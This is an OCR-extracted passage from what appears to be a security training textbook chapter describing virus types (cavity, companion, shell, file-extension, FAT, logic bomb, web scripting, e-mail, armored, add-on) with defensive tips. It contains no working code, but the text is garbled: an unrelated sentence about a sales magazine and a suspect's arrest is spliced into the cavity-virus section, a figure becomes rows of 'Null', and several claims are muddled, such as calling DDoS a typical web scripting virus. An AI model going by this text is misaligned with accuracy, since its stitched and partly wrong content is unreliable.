A new design of a Windows file, called the Portable Executable (PE), improves the loading speed of programs. However, it leaves a particular gap in the file while it is being executed, which can be used by the cavity virus to insert itself.


Content in the file before infection
Content in the file after infection
PDF
Original File
Size: 45 KB
PDF
Infected File
Size: 45 KB

Sales and marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

```
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null
```

Figure 7.46: Working of overwriting file or cavity virus

Companion/Camouflage Viruses

The companion virus stores itself with the same filename as the target program file. The virus infects the computer upon executing the file, and it modifies the hard disk data. Companion viruses use DOS to run COM files before the execution of EXE files. The virus installs an identical COM file and infects EXE files.

This is what happens. Suppose that a companion virus is executing on the PC and decides that it is time to infect a file. It looks around and happens to find a file called notepad.exe. It now creates a file called notepad.com, containing the virus. The virus usually plants this file in the same directory as the .exe file; however, it can also place it in any directory on the DOS path. If you type notepad and press Enter, DOS executes notepad.com instead of notepad.exe (in sequence, DOS will execute COM, then EXE, and then BAT files with the same root name, if they are all in the same directory). The virus executes, possibly infecting more files, and then loads and executes notepad.exe. The user would probably fail to notice that something is wrong. It is easy to detect a companion virus just by the presence of the extra COM file in the system.



Virus infects the system with a file notepad.com and saves it in c:\winnt\system32 directory
Attacker
Notepad.exe
Notepad.com

Figure 7.47: Working of companion virus/ camouflage virus

Shell Viruses

The shell virus code forms a shell around the target host program's code, making itself the original program with the host code as its sub-routine. Nearly all boot program viruses are shell viruses.



Before Infection
Original Program
After Infection
Virus Code
Original Program


Figure 7.48: Working of shell virus

File Extension Viruses

File extension viruses change the extensions of files. The extension .TXT is safe as it indicates a pure text file. With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT. If you have forgotten that extensions are turned off, you might think that this is a text file and open it. It actually is an executable Visual Basic Script virus file and could cause severe damage.

The guidelines to secure files against such virus infection are as follows:

- Turn off "**Hide file extensions**" in Windows (Go to **Control Panel → Appearance and Personalization → Show hidden files and folders → View tab →** Uncheck **Hide extensions for known file types**).
- Scan all the files in the system using robust antivirus software; this requires a substantial amount of time.


File Explorer Options
General
View
Search
Folder views
Apply to Folders
Reset Folders
Restore Defaults
OK
Cancel
Apply

You can apply this view (such as Details or Icons) to all folders of this type.

Advanced settings:

☑ Display file size information in folder tips
☐ Display the full path in the title bar
Hidden files and folders
● Dont show hidden files, folders, or drives
○ Show hidden files, folders, and drives
☑ Hide empty drives
☐ Hide extensions for known file types
☑ Hide folder merge conflicts
☐ Hide protected operating system files (Recommended)
☐ Launch folder windows in a separate process
☐ Restore previous folder windows at logon
☑ Show drive letters

Figure 7.49: Screenshot displaying Folder Options Window

FAT Viruses

A FAT virus is a computer virus that attacks the File Allocation Table (FAT), a system used in Microsoft products and some other types of computer systems to access the information stored on a computer. By attacking the FAT, a virus can cause severe damage to a computer. FAT viruses can work in a variety of ways. Some are designed to embed themselves into files so that when the FAT accesses the file, the virus is triggered. Others may attack the FAT directly. Many are designed to overwrite files or directories, and material on a computer can lost permanently. If a FAT virus is sufficiently powerful, it can render a computer unusable in addition to destroying data, forcing a user to reformat the computer.

Essentially, a FAT virus destroys the index, thereby making it impossible for a computer to locate files. The virus can spread to files when the FAT attempts to access them, corrupting the entire computer eventually. FAT viruses often manifest in the form of corrupted files, with users noting that files are missing or inaccessible. The FAT architecture itself can also be changed; e.g., a computer that should be using the FAT32 protocol might abruptly say that it is using FAT12.

Logic Bomb Viruses

A logic bomb is a virus that is triggered by a response to an event, such as the launching of an application or when a specific date/time is reached, where it involves logic to execute the trigger.

For example, cyber-criminals use spyware to covertly install a keylogger on your computer. The keylogger can capture keystrokes, such as usernames and passwords. The logic bomb is designed to wait until you visit a website that requires you to log in with your credentials, such as a banking site or social network. Consequently, the logic bomb will be triggered to execute the keylogger, capture your credentials, and send them to a remote attacker.

When a logic bomb is programmed to execute on a specific date, it is referred to as a time bomb. Time bombs are usually programmed to set off when important dates are reached, such as Christmas and Valentine’s Day.

Web Scripting Viruses

A web scripting virus is a type of computer security vulnerability that breaches your web browser security through a website. This allows attackers to inject client-side scripting into the web page. It can bypass access controls and steal information from the web browser. Web scripting viruses are usually used to attack sites with large populations, such as sites for social networking, user reviews, and email. Web scripting viruses can propagate slightly faster than other viruses. A typical version of web scripting viruses is DDoS. It has the potential to send spam, damage data, and defraud users.

There are two types of web scripting viruses: non-persistent and persistent. Non-persistent viruses attack you without your knowledge. In the case of a persistent virus, your cookies are directly stolen, and the attacker can hijack your session, which allows the attacker to impersonate you and cause severe damage.

- **Prevention**

  The best ways to prevent these viruses and exploits are by safely validating untrusted HTML inputs, enforcing cookie security, disabling scripts, and using scanning services such as an antivirus program with real-time protection for your web browser. It is also beneficial to avoid unknown websites and use World of Trust to ensure that a site is safe. You would notice if you are infected with a web scripting virus if your searches are linked elsewhere and the background or homepage changes. The computer runs slowly and sluggishly, and programs may close randomly. Modern-day browsers have add-ons such as Adblock Plus, which allow users to prevent scripts from being loaded.

E-mail Viruses

An e-mail virus refers to computer code sent to you as an e-mail attachment, which if activated, will result in some unexpected and usually harmful effects, such as destroying specific files on your hard disk and causing the attachment to be emailed to everyone in your address book. Email viruses perform a wide variety of activities, from creating pop-ups to crashing systems or stealing personal data. Such viruses also vary in terms of how they are presented. For example, a sender of an email virus may be unknown to a user, or a subject line may be filled with nonsense. In other cases, a hacker may cleverly disguise an email to appear as if it is from a trusted or known sender.

To avoid email virus attacks, you should never open (or double-click on) an e-mail attachment unless you know who sent it and what the attachment contains; in addition, you must install and use antivirus software to scan any attachment before you open it.

Armored Viruses

Armored viruses are viruses that are designed to confuse or trick deployed antivirus systems to prevent them from detecting the actual source of the infection. These viruses make it difficult for antivirus programs to trace the actual source of the attack. They trick antivirus programs by showing some other location even though they are actually on the system itself.

The following basic techniques are adopted by armored viruses:

- **Anti-disassembly**

  Anti-disassembly is a technique that uses specially crafted code or data in a program to produce an incorrect program listing by disassembly analysis tools.

- **Anti-debugging**

  Anti-debugging techniques are used to ensure that the program is not running under the debugger. This can slow down the process of reverse engineering, but it cannot be prevented.

- **Anti-heuristics**

  Anti-heuristics are used in machine code to prevent heuristic analysis, and they rely on the program's ability to protect itself from programmer and debugger intervention.

- **Anti-emulation**

  Anti-emulation techniques are used to avoid dynamic analysis by fingerprinting the emulated system environment; they can also secure intellectual property against emulation-assisted reverse engineering.

- **Anti-goat**

  Anti-goat techniques use heuristic rules to detect possible goat files such as a virus that cannot infect a file if it is too small or if it contains a large amount of do-nothing instructions. Anti-goat viruses require more time for analysis.

Add-on Viruses

Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their code at the beginning.

